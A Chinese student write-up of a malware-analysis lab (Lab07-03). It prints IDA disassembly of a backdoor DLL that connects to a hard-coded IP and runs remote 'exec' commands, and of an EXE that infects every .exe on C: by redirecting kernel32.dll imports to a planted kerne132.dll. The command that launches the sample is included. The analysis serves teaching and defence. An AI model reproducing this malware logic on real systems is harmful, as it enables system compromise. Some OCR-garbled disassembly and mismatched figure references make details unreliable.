对于这个实验，我们在执行前获取到恶意的可执行程序，Lab07-03.exe，以及 DLL，Lab07-03.dil. 声明这一点很重要，这是因为恶意代码一旦运行可能发生改变。两个文件在受害者机器上的同一个目录下被发现。如果你运行这个程序，你应该确保两个文件在分析机器上的同一个目录中。一个以 127

开始的 IP 字符串（回环地址连接到了本地机器。（在这个恶意代码的实际版本中，这个地址会连接到一台远程机器，但是我们已经将它设置成连接本地主机来保护你。）

警告: 这个实验可能对你的计算机引起某些损坏, 并且可能一旦安装就很难清除。不要在一个没有事先做快照的虚拟机中运行这个文件。

这个实验可能比前面那些有更大的挑战。你将需要使用静态和动态方法的组合，并聚焦在全局视图上，避免陷入细节。

3.4.2 实验准备

前面的警告真的吓死宝宝了，大的要来了。

幸亏我是使用虚拟机进行的实验，并且打算提前拍摄有一个快照保存虚拟机状态：




图 3.19: 拍摄快照

3.4.3 静态分析

首先发现本次实验是由 exe 和 dll 同时组成，这里首先对二者进行简单的静态分析，首先使用 PEView 查看 exe 的字符串：





图 3.20: 查看 exe 的字符串

- **kerne132.dll**: 很明显这里是一个诡计，在 Lab1 中也出现过，初步推测可能是为了将其代替 kernel32.dll，将 1 换为了 1。眼神不好的慎人。
- .exe
- **WARNING_THIS_WILL_DESTROY_YOUR_MACHINE**: 很有意思，好像是在警告我些什么... 瑟瑟发抖。

- C:\Windows\System32\Kernel32.dll: 结合之前分析, 可能是会查到真正的 kernel32 所在的位置进行替换
- Lab07-03.dll: dll 名字
- Kernel32.:
- C:*:

接下来使用 PEiD 查看 exe 其导入表:



导入表 1

导入表 2

图 3.21: 查看 exe 导入表

图3.21可以发现一些有趣的导入函数:

- CreateFileA: 用来打开文件
- CreateFileMappingA: 制造一个文件与内存之间的映射 map。
- MapViewOfFile: 用于将文件映射到进程的地址空间中, 以便可以直接访问该文件的内容。
- FindFirstFileA 与 FindNextFileA: 不断地找一个再找下一个文件, 两个函数进行组合, 可能会搜索文件目录找一些特殊的目标对象。
- CopyFileA: 复制某个文件。

前三个导入函数可能暗示着恶意代码会打开文件, 并构造其与内存的映射。后两个函数代表着恶意代码可能有着别的特殊目标文件, 通过不断搜索文件目录查找, 然后进行复制。

另外可以发现, 该函数没有导入 Lab07-03.dll 或者是一些常规的导入函数比 LoadLibrary 或者 GetProcAddress。这些都值得注意, 可能意味着 exe 和 dll 是独立的, 不会调用彼此? 有待解决。

接着查看 Lab07-03.dll 的字符串:





图 3.22: 查看 Lab07-03.dll 的字符串

图3.23可以看到一些有意思的字符串：

- 127.26.152.13: IP 地址。代表可能存在潜在的连接其它 ip 的行为。
- hello,exec,sleep: hello 可能是某种暗示，或许是对连接 IP 对象的问好，exec 和 sleep 对应执行和休眠，这些有待动态分析进一步查看。

查看其导入表：



Offset	OriginalFirstThunk	TimeDateStamp	ForwarderChain	Items	FirstThunk
00002000	00002000	00000000	00000000	00000000	00002000
00002004	00002004	00000000	00000000	00000000	00002004
00002008	00002008	00000000	00000000	00000000	00002008
0000200C	0000200C	00000000	00000000	00000000	0000200C
00002010	00002010	00000000	00000000	00000000	00002010


Thunk RVA	Thunk Offset	Thunk Value	HKL/Ordinal	API Name
00002000	00002000	00002010	00000000	Sleep
00002004	00002004	0000201E	00000000	CreateProcessA
00002008	00002008	00002030	00000000	CreateMutexA
0000200C	0000200C	00002040	00000000	OpenMutexA
00002010	00002010	00002050	00000000	CloseHandle

图 3.23: dll 的导入表

图3.24可以看到和网络有着密切关系的 ws2_32.dll 以及 Kernel32.dll 中的：

- Sleep: 和字符串 sleep 对应，可能会进行休眠。
- CreateProcessA: 恶意代码可能会创造进程。
- CreateMutexA 和 OpenMutexA: 恶意代码可能使用类似 07-01 的互斥变量保证只有一个实例在运行。
- CloseHandle: 关闭互斥量等变量的句柄可能是。

观察其导出表：



Ordinal	RVA	Offset	Name
---------	-----	--------	------

图 3.24: dll 导出表

图3.24可以看到没有任何导出函数，即不能被别的程序再不使用 LoadLibrary 的情况下进行导入。

3.4.4 IDA 分析 DLL

1. DLLMain 与函数调用：

接下来对 exe 和 dll 使用 IDA 进行动态分析，主要使用 IDAPro，首先查看 Lab07-03.dll 的内容：首先直接查看其 main 函数 DLLMain：


```

.text:1000107E call ds:WSAStartup
.text:10001084 test eax, eax
.text:10001086 jnz loc_100011E8
.text:1000108C push 6 ; protocol
.text:1000108E push 1 ; type
.text:10001090 push 2 ; af
.text:10001092 call ds:socket
.text:10001098 mov esi, eax
.text:1000109A cmp esi, 0FFFFFFFFh
.text:1000109D jz loc_100011E2
.text:100010A3 push offset cp ; "127.26.152.13"
.text:100010A8 mov [esp+120Ch+name.sa_family], 2
.text:100010AF call ds:inet_addr
.text:100010B5 push 50h ; hostshort
.text:100010B7 mov dword ptr [esp+120Ch+name.sa_data+2], eax
.text:100010B8 call ds:hton
.text:100010C1 lea edx, [esp+1208h+name]
.text:100010C5 push 10h ; namelen
.text:100010C7 push edx ; name
.text:100010C8 push esi ; s
.text:100010C9 mov word ptr [esp+1214h+name.sa_data], ax
.text:100010CE call ds:connect
.text:100010D4 cmp eax, 0FFFFFFFFh
.text:100010D7 jz loc_10001108
.text:100010D9 mov ebp, ds:strencp

```

图 3.27: 网络行为初始

图3.27可以看到病毒：

- WSAStartup: 初始化网络资源
 - socket: 调用套接字初始化函数, 其中 `af=2` 表示使用 IPv4 协议族。`type` 参数指定了套接字的类型, `type=1` 表示创建一个流式套接字(SOCK_STREAM protocol `protocol = 6` TCP connect inc
- 接下来继续看 send 函数：

```

.text:100010F3 push 0 ; flags
.text:100010F5 repne scasb
.text:100010F7 not ecx
.text:100010F9 dec ecx
.text:100010FA push ecx ; len
.text:100010FB cmp offset buf ; "hello"
.text:10001100 push esi ; s
.text:10001101 call ds:send
.text:10001107 cmp eax, 0FFFFFFFFh
.text:10001109 jz loc_1000110B

```

图 3.28: send 函数

图3.28可以看到对 send 函数传输信息的调用，其中：

- push offset buf("hello")：可以看到这里向输入缓冲区 buf 中放入了字符串 hello。推测其可能在暗示这里的主机已经被感染和掌控，告诉对面服务器端这个傀儡人质已经准备好接受命令了。
- cmp eax, 0FFFFFFFFh 和 jz loc_100011DB: 这里是在说如果 send 失败，即 eax 返回值为为无限大，代表错误或无效的状态。证明发送失败。此时去查看跳转的地址 loc_100011DB 可以发现就进行了 WSACleanup 等，即一旦发送失败就直接关闭回收所有网络资源等。

继续看 recv 函数：

```

.text:10001124 lea eax, [esp+120Ch+buf]
.text:10001128 push 1000h ; len
.text:10001130 push eax ; buf
.text:10001131 push esi ; s
.text:10001132 call ds:recv
.text:10001138 test eax, eax
.text:1000113A jle short loc_100010E9

```

图 3.29: recv 函数

图3.29可以看到：

- lea eax,...：这个是在取出 buf 所在的位置，然后赋值给 eax，即 `eax` 成为了指向缓冲区的指针。
- push eax 可以看到正如上面分析的，eax 成为指向 buf 的指针，作为参数传给 recv。

继续查看其收到信息后的行为：

```

.text:1000113C      lea     ecx, [esp+1200h+buf]
.text:10001143      push    > MaxCount
.text:10001145      push    ecx
.text:10001146      push    offset Str1      ; "sleep"
.text:1000114B      call    ebp ; strncmp
.text:1000114D      add     esp, 00h
.text:10001150      test    eax, eax
.text:10001152      jnz     short loc_10001161
.text:10001154      push    60000h           ; dwMilliseconds
.text:10001155      call    ds:sleep
.text:10001159      jmp     short loc_100010E9

```

图 3.30: recv 后行为

图3.30可以看到恶意代码在收到信息后：

- **lea ecx,...buf:** 这是再次将 ecx 变为指向 buf 缓冲区的指针，由于栈的高度内容发生了变化，因此偏移也有了变化。
- **call strncmp 与 call Sleep** 和前面的 push aSleep 可知，我们这里是在判断接收来的信息前 5 个字符是不是 sleep。结合后面的 test eax 即若返回值为 0，即就是命令 sleep，于是传入参数 0x6000h（十进制 60 秒），调用 Sleep 睡眠 60 秒。即一旦说到的远程服务器发送的 sleep 命令，我就沉睡 60 秒。（真听话 hh）

然后我们发现缓冲区中还有别的指令被访问：

```

.text:10001161      lea     edx, [esp+1200h+buf]
.text:10001168      push    a                ; MaxCount
.text:1000116B      push    edx
.text:1000116D      push    offset aExec     ; "exec"
.text:10001172      call    ebp ; strncmp
.text:10001175      test    eax, eax
.text:10001177      jnz     short loc_10001186
.text:10001179      mov     ecx, 11h
.text:1000117C      lea     edi, [esp+1200h+StartupInfo]
.text:10001182      rep     stosd
.text:10001184      lea     eax, [esp+1200h+ProcessInformation]
.text:10001189      lea     ecx, [esp+1200h+StartupInfo]
.text:1000118C      push    eax              ; lpProcessInformation
.text:1000118D      push    ecx              ; lpStartupInfo
.text:1000118E      push    0                ; lpCurrentDirectory
.text:10001190      push    0                ; lpEnvironment
.text:10001192      push    00000000h        ; dwCreationFlags
.text:10001197      push    1                ; bInheritHandles
.text:10001199      push    0                ; lpThreadAttributes
.text:100011A2      lea     edx, [esp+1220h+CommandLine]
.text:100011A5      push    0                ; lpProcessAttributes
.text:100011A7      push    edx              ; lpCommandLine
.text:100011A8      push    0                ; lpApplicationName
.text:100011AB      mov     [esp+1200h+StartupInfo.cb], 40h
.text:100011AF      call    ebx ; CreateProcessA
.text:100011B1      jmp     loc_100010E9

```

图 3.31: 缓冲区别的指令

图3.31可以看到别的一些指令：

- **call strncmp (“exec”):** 可以看到这里同样地让 edx 成为指向缓冲区的指针，然后判断缓冲区是不是以 exec 开始。同样地如果函数返回结果是 0(test eax 判断)，那么继续执行；如果不是 0，即不是 exec，直接跳到 0x10011B6，在那里会继续调用 sleep 沉睡 60 秒。
- **CreateProcessA:** 可以看到病毒创建了新的进程，上面有它的一系列参数。

在下面的函数调用前，传入了参数 CommandLine 作为 lpCommandLine 即命令行代码，它告诉我们将要创建的进程。这通常是我们需要关心的，因为它可以显示恶意活动。

于是我们使用之前使用过的搜索功能，直接在汇编窗口通过 search text 查到”ComandLine”，结果如下：

图 3.32: CommandLine 出现

- `cmp eax,2`: 判断 `eax` 即函数参数个数说的话是否为 2。如果不是 2，就跳转到 `0x401813` 处，在那里会通过简单的 `return` 结束 `main` 和程序。如果是 2，则继续执行。
- `mov eax, [esp+..+argv]`: `argv` 是重要的 C 语言中的函数参数指针，指向了一系列字符串形式存储的参数，这里即 `eax` 就是 `argv[0]` 了。
- `mov esi,warning`: 即将可怕的警告字符串移动到 `esi`。
- `mov eax, [eax+4]`: 然后让 `eax` 成为 `argv[1]` 即函数的第一个参数，这是因为 `argv[0]` 通常是函数的自身名字。
- `0x00401460-0x401482`: 可以发现 `jnz 401060` 在比较 `cl` 和一些值。具体而言，通过 `dl [eax+1]` 和 `cl [esi+1]` 不断挨个位置对比，判断 `esi` 和 `eax` 是否相等，即函数的第一个参数是否是警告字符串，如果不是则程序结束。

由此可知，如果想要正确运行这个程序而不让它提前退出，我们需要正确地向他传入第一个参数即通过命令：

1 Lab07-03.exe WARNING_THIS_WILL_DESTROY_YOUR_MACHINE

2. 打开文件

接下来进一步查看一些重要的函数：

```
.text:00401A80 loc_401A80: test eax, eax ; CODE XREF: .main+46fj
.text:00401A80 jnz loc_401813
.text:00401A95 mov edi, ds:createFile
.text:00401A98 push eax ; hTemplateFile
.text:00401A9C push eax ; dwFlagsAndAttributes
.text:00401A9D push 3 ; dwCreationDisposition
.text:00401A9F push eax ; lpSecurityAttributes
.text:00401AA0 push 1 ; dwShareMode
.text:00401AA2 push 80000000h ; dwDesiredAccess
.text:00401AA7 push offset FileName ; "C:\\Windows\\System32\\Kernel32.dll"
.text:00401AAC call edi ; CreateFile
.text:00401AAE mov ebx, ds:createFileMapping
.text:00401AB0 push 0 ; dwFlags
.text:00401AB6 push 0 ; dwMaximumSizeLow
.text:00401AB8 push 0 ; dwMaximumSizeHigh
.text:00401AB9 push 2 ; FileProtect
.text:00401ABC push 0 ; lpFileMappingAttributes
.text:00401ABD push eax ; hFile
.text:00401ABF mov [esp+0Chshhject], eax
.text:00401AC3 call ebx ; CreateFileMapping
.text:00401AC5 mov ebp, ds:createFileMapping
.text:00401ACB push 0 ; dwNumberOfBytesToMap
.text:00401ACD push 0 ; dwOffsetToLow
.text:00401ACF push 0 ; dwOffsetToHigh
.text:00401AD1 push 4 ; dwDesiredAccess
.text:00401AD3 push eax ; hFileMappingObject
.text:00401AD5 call ebp ; MapViewOfFile
.text:00401AD8 push 0 ; hTemplateFile
.text:00401ADA push 0 ; dwFlagsAndAttributes
.text:00401ADC push 3 ; dwCreationDisposition
.text:00401ADE push 0 ; lpSecurityAttributes
.text:00401ADF push 1 ; dwShareMode
.text:00401AE0 mov esi, eax
```

图 3.35: CreateFile 打开 Kernel32.dll

图3.35可以看到：

- **CreateFileA**: 正如之前所说的，用于创建或打开一个文件或 I/O 设备。首先可以看到其传入参数 `C:\\Windows\\System32\\Kernel32.dll` 文件。即尝试打开 `kernel32.dll`。这里对于 `CreateFileA` 传入的参数还有 `dwShareMode` 指定文件共享模式。1 表示允许其他打开的文件句柄进行读访问；`dwDesiredAccess` 指定文件或设备的访问模式。80000000h 表示只读；`dwCreationDisposition` 即指定如何创建或打开文件。3 表示如果文件存在则打开它，否则创建新文件。
- 这也就是说，这里指定打开 `Kernel32.dll`，因为该文件一定存在，但之后只进行只读操作读取或使用。
- **CreateFileMappingA** 与 **MapViewOfFile**: 创建一个文件映射内核对象并将之前通过 `CreateFileMappingA` 创建的文件映射对象映射到调用进程的地址空间。这样程序可以通过简单地访问内存来读取和写入文件。由此实现了将 `kernel32.dll` 映射到内存。

- test eax, eax 和 jnz loc_401813 是逻辑测试和跳转指令。它们检查 eax 寄存器的值是否为零，如果是，则跳转到标签 loc_401813。即错误直接返回。
- cmp eax, 0FFFFFFFh 和 jnz short loc_401503 检查 eax 寄存器的值是否为 0xFFFFFFFF。如果不是，它将跳转到 loc_401503。同样是错误直接函数结束。

```

.text:004014E0      mov     esi, eax
.text:004014E2      push   10000000h           ; dwDesiredAccess
.text:004014E7      push   offset ExistingFileName ; "Lab07-03.dll"
.text:004014EC      mov     [esp+0h+argC], esi
.text:004014F0      call   edi ; CreateFileA
.text:004014F2      cmp     eax, 0FFFFFFFh
.text:004014F5      mov     [esp+54h+var_4], eax
.text:004014F9      push   0
.text:004014FB      jnz     short loc_401503
.text:004014FD      call   ds:exit
    
```

图 3.36: CreateFileA 打开 Lab07-03.dll

图3.36可以看到同样使用了 CreateFileA 打开同路径下的 Lab07-03.dll，不过这次 10000000h 表示进行只写操作。即对 Lab07-03.dll 进行一些写操作，被写入或修改。

这是不是就是说如果 exe 和 dll 不在一个路径下就可以避免被攻击了（狗头）！

然后再去关注下 CloseHandle 和 CopyFile:

```

.text:004017D4 loc_4017D4:      ; CODE XREF: .main+200fj
.text:004017D4      mov     ecx, [esp+54h+var_4]
.text:004017D6      mov     esi, ds:CloseHandle
.text:004017DB      push   ecx
.text:004017DE      call   esi ; CloseHandle
.text:004017E1      mov     edx, [esp+54h+var_4]
.text:004017E5      push   edx
.text:004017E8      call   esi ; CloseHandle
.text:004017EB      push   0
.text:004017ED      push   offset NewFileName ; "C:\\Windows\\System32\\kernel32.dll"
.text:004017F0      push   offset ExistingFileName ; "Lab07-03.dll"
.text:004017F4      call   ds:CopyFileA
.text:004017F7      test    eax, eax
.text:004017FC      push   0
.text:004017FE      jnz     short loc_401806
.text:00401800      call   ds:exit
    
```

图 3.37: CloseHandle 和 CopyFileA

图3.37可以看到：

- call CloseHandle: 这里关闭资源句柄。可以推测这里是将之前打开的 kernel32.dll 和 Lab07-03.dll 进行了关闭。
- CopyFile: 这里可以发现调用了复制文件的函数。其中首先压入参数 kernel132.dll，然后压入参数 Lab07-03.dll。这实际上是根据 CopyFile 的函数签名将 Lab07-03.dll 复制到 C:\\Windows\\System32\\Kernel132.dll 的位置！这明显是为了混淆视听，欺负一些视力不好的人，以某种方式替代 kernel32.dll 运行。

3. 函数调用

接下来整体看下 main 函数的调用，选择交叉调用图：




图 3.38: main 函数交叉调用

，因为应该是通过 sub_401040 和 sub_401070 的相关读写操作已经完成。图3.38可以看到还有一些之前没说到的函数，比如：

- **sub_401040 和 sub_401070。**这里直接分析 sub_401040 和 sub_401070 代码并没有发现什么规律和明显的迹象只有一些对操作的 mov 函数，但是根据函数前面打开了 kernel32.dll 和 Lab07-03.dll 两个文件的操作，因此可以推测其可能是在读写两个打开的文件。
- **sub_4011E0 和 sub_4011A0：**这两个函数之前也没见过，并且出现了 strncmp, FindFirstFile 等之前导入表发现的但还没找到的 API 函数。

因此后面重点分析这两个函数：

4. sub_4011E0:

首先找到调用该函数的位置，在 main 的结尾附近：

```
.text:00401080 ;
.text:00401080
.text:00401080 inc_401080:
.text:00401080      push offset 4C ; "C:\\*"
.text:00401080      call sub_4011E0
.text:00401080      add esp, 8
.text:00401080
```

图 3.39: sub_4011E0 调用

图3.39可以看到在调用该函数之前，传入了参数 C:*，即整个 C 盘目录。接下来这里看其内容：

```
.text:004011E0      mov     eax, [esp+arg_4]
.text:004011E4      sub     esp, 14h
.text:004011E8      cmp     eax, 7
.text:004011ED      push     ebx
.text:004011EE      push     ebp
.text:004011EF      push     esi
.text:004011F0      push     edi
.text:004011F1      jg      loc_401434
.text:004011F7      mov     ebp, [esp+154h+lpFileName]
.text:004011FE      lea     eax, [esp+154h+lpFindFileData]
.text:00401202      push     eax ; lpFindFileData
.text:00401203      push     ebp ; lpFileName
.text:00401204      call    ds:FindFirstFileA
.text:00401208      mov     esi, eax
.text:0040120C      mov     [esp+154h+lpFindFile], esi
.text:00401210
```

图 3.40: sub_4011E0

图3.40可以看到函数调用了 FindFirstFileA 而其中传入的参数 lpFileName 即 ebp 就是刚才的 C:*，即整个 C 盘目录。因此这里实现了在整个 C 盘中找到某个文件。开始启动搜索。继续往后看：

```
.text:00401343      rep movsb
.text:00401345      mov     ecx, [esp+158h+arg_4]
.text:0040134C      inc     ecx
.text:0040134D      push     ecx ; int
.text:0040134E      push     edx ; lpFileName
.text:0040134F      call    sub_4011E0
.text:00401354      add     esp, 0Ch
.text:00401357      jmp     loc_401413
.text:0040135F
```

图 3.41: 递归调用自身

图3.41可以看到函数在递归地调用自身，即他是一个递归函数。

```
View: A  Occurrences of: CommandLine  Stack of _JllMain@12  Occurences
.text:10001010 ProcessInformation= PROCESS_INFORMATION ptr -11E4h
.text:10001010 StartupInfo      = STARTUPINFOA ptr -11D4h
.text:10001010 WSADATA          = WSADATA ptr -1190h
.text:10001010 buf              = byte ptr -1000h
.text:10001010 var_FFF            = byte ptr -0FFFh
.text:10001010 CommandLine      = byte ptr -0F1Bh
.text:10001010 hinstDLL          = dword ptr 4
.text:10001010 fdwReason          = dword ptr 8
.text:10001010 lpoReserved          = dword ptr 0Ch
.text:10001010
```

图 3.42: malloc 和.exe

图3.42可以看到恶意代码调用了 malloc 函数应该在进行某种内存的复制。此外还有.exe 字符串相当可疑。

```

.text:004012F6      call     ds:Stricmp
.text:004013FC      add     esp, 0Ch
.text:004013FF      test    eax, eax
.text:00401401      jnz     short loc_40140C
.text:00401403      push    ebp                    ; lpFileName
.text:00401404      call    sub_4010A0
.text:00401409      add     esp, 4
.text:0040140C      loc_40140C:
.text:0040140C      mov     ebp, [esp+154h+lpFileName]
.text:00401413      loc_401413:
.text:00401413      mov     esi, [esp+154h+hfndFile]
.text:00401417      lea     eax, [esp+154h+hfndFileData]
.text:00401418      push    eax                    ; lpFindFileData
.text:0040141C      push    esi                    ; hfndFile
.text:0040141D      call    ds:FindNextFileA
.text:00401423      test    eax, eax
.text:00401425      jz      short loc_40143A
.text:00401427      jmp     loc_401210
-----
.text:0040142C      loc_40142C:
.text:0040142C      push    0FFFFFFFh            ; CODE XREF: sub_4011E0+33fj
.text:0040142E      call    ds:FindClose

```

图 3.43: Stricmp 和 FindNextFile

图3.43可以看到很多有意思的函数：

- stricmp: 函数的参数就是刚才.exe。这代表着恶意代码将一个字符串和.exe 进行匹配，然后可以发现其调用了 sub_4010a0，这会接下去探索。
- FindNextFileA: 这里它正好处在一个 jmp 的循环中，代表着其在循环地查找目标文件。
- FindClose: 结束查找，异常处理代码终止。

综合上述分析可知病毒一定是在 sub_4011E0 处不断地查找 C 盘的文件目录下所有.exe 结尾的文件，然后递归地进行某种处理。

5. sub_4010a0

由于字符串和.exe 进行匹配，调用了 sub_4010a0，因此重点观察其行为：

```

.text:004010A0      sub     esp, 0Ch
.text:004010A3      push    ebx
.text:004010A4      mov     eax, [esp+10h+lpFileName]
.text:004010A8      push    ebp
.text:004010A9      push    esi
.text:004010AA      push    edi
.text:004010AB      push    0                    ; hTemplateFile
.text:004010AD      push    0                    ; dwFlagsAndAttributes
.text:004010AF      push    3                    ; dwCreationDisposition
.text:004010B1      push    0                    ; lpSecurityAttributes
.text:004010B3      push    1                    ; dwShareMode
.text:004010B5      push    10000000h            ; dwDesiredAccess
.text:004010B8      push    eax                    ; lpFileName
.text:004010BB      call    ds:CreateFileA
.text:004010C1      push    0                    ; lpName
.text:004010C3      push    0                    ; dwMaximumSizeLow
.text:004010C5      push    0                    ; dwMaximumSizeHigh
.text:004010C7      push    4                    ; flProtect
.text:004010C9      push    0                    ; lpFileMappingAttributes
.text:004010CB      push    eax                    ; hFile
.text:004010CC      mov     [esp+94h+var_4], eax
.text:004010CD      call    ds:CreateFileMapping
.text:004010D6      push    0                    ; dwNumberOfBytesToMap
.text:004010D8      push    0                    ; dwFileOffsetLow
.text:004010DA      push    0                    ; dwFileOffsetHigh
.text:004010DC      push    0F001Fh            ; dwDesiredAccess
.text:004010DE      push    eax                    ; hFileMappingObject
.text:004010E2      mov     [esp+30h+hObject], eax
.text:004010E6      call    ds:MapViewOfFile
.text:004010EC      mov     esi, eax
.text:004010EE      test    esi, esi

```

图 3.44: sub_4010a0 的 1

图3.44可以看到再次出现了许多函数 CreateFile, CreateFileMapping 和 MapViewOfFile，结合之前的分析，其应该这次映射空间是对整个 C 盘，故打开 C 盘将其整个文件映射到内存中，然后来方便其读写。继续查看：

```

text:00401164 call ds:IsBadReadPtr
text:00401166 test eax, eax
text:0040116C jnz short loc_401105
text:0040116E push offset Str2 ; "kernel32.dll"
text:00401173 push ebx
text:00401174 call ds:strcmp ; Str1
text:0040117A add esp, 8
text:0040117D test eax, eax
text:0040117F jnz short loc_401107
text:00401181 mov edi, ebx
text:00401183 or ecx, 0FFFFFFFh
text:00401186 repne scasb
text:00401188 not ecx
text:0040118A mov eax, ecx
text:0040118C mov esi, offset dword_403010
text:00401191 mov edi, ebx
text:00401193 shr ecx, 2
text:00401196 rep movsd
text:00401198 mov ecx, eax
text:0040119A and ecx, 3
text:0040119D rep movsb
text:0040119F mov esi, [esp+1Ch+var_C]
text:004011A3 mov edi, [esp+1Ch+lpFileName]
text:004011A7
text:004011A7 loc_4011A7: add edi, 14h ; CODE XREF: sub_4010A0+0F7j
text:004011A7 jmp short loc_4011A2

```

图 3.45: sub_4010a0 的 2

图3.45可以看到一些主要的地方：

- IsBadPtr：实际上这个函数调用多次出现，主要是为了验证一些中间变量指针是否有效。
- strcmp：本次 strcmp 调用前压入了 kernel32.dll 和某个 ebx 即 char* 类型的字符串，合理推测应该是之前 sub_4011E0 传人的。即检查某个文件是否是 kernel32.dll。
- repne scasb 和 movsd：这两个函数其中 repne scasb 用于字符串比较，而 movsd 用于两个内存位置之间传输双字数据。由此可以推断其应该是进行了某种比较后，再将某位置的内容写入。可以看到其源头在 dword_403010 处。

```

data:00403010 dword_403010 dd "nrek" ; DATA XREF: sub_4010A0+EC7d
data:00403014 dword_403014 dd "231e" ; DATA XREF: _main+108Fr
data:00403018 dword_403018 dd "l1d." ; DATA XREF: _main+1C2Tr
data:0040301C dword_40301C dd 0 ; DATA XREF: _main+1C8Tr
data:00403020 ; char Str2[]
data:00403024 Str2 db "kernel32.dll",0 ; DATA XREF: sub_4010A0+CE7d
data:00403028 ; char a_exe[]
data:0040302C a_exe db ".exe",0 ; DATA XREF: sub_4011E0+1C17d
data:00403030 ; align 4

```

图 3.46: dword_403010

图3.46展示了我们将 dword_403010 处的字符串替换为正常的串，可以发现就是 kernel132.dll。即之前的数据传输是在将所有的 exe 中的 kernel32.dll 都改为 kerne132.dll。好恐怖。。

6. 总结回顾 到此我们对 Lab07-03.dll 和 Lab07-03.exe 的全部静态分析结束。进行一个初步的总结：

- Lab07-03.dll：它会将自己复制到 C:\Windows\System32 目录中，创建新文件名为 kernel132.dll。
- Lab07-03.exe：它会递归地遍历整个 C 盘文件系统找到所有 exe 文件，然后对于某个 exe 文件都把字符串 kernel32.dll 换成 kernel132.dll。即实现了所有可执行文件都会错误地去加载 kernel132.dll 即那个 Lab07-03.dll 文件而不会去加载正常的 kernel32.dll，由此使大部分的 exe 都彻底瘫痪！

3.4.6 实验问题

到此我们最好运行一下两个文件，动态观察一些行为，然后回答实验中的问题。

运行之前，首先打开 Process Monitor 提前过滤观察所有名为 Lab07-03.exe 的进程行为。




图 3.47: 提前准备

然后根据之前所说的，为了能够让 Lab07-03.exe 不会运行结束直接退出，加上一个参数让其正常运行：

Lab07-03.exe WARNING_THIS_WILL_DESTROY_YOUR_MACHINE




图 3.48: 正确运行前

病毒，启动！

运行了一段时间后 Process Monitor 也观察结束了，观察结果如下：




图 3.49: ProcessMonitor 观察结果

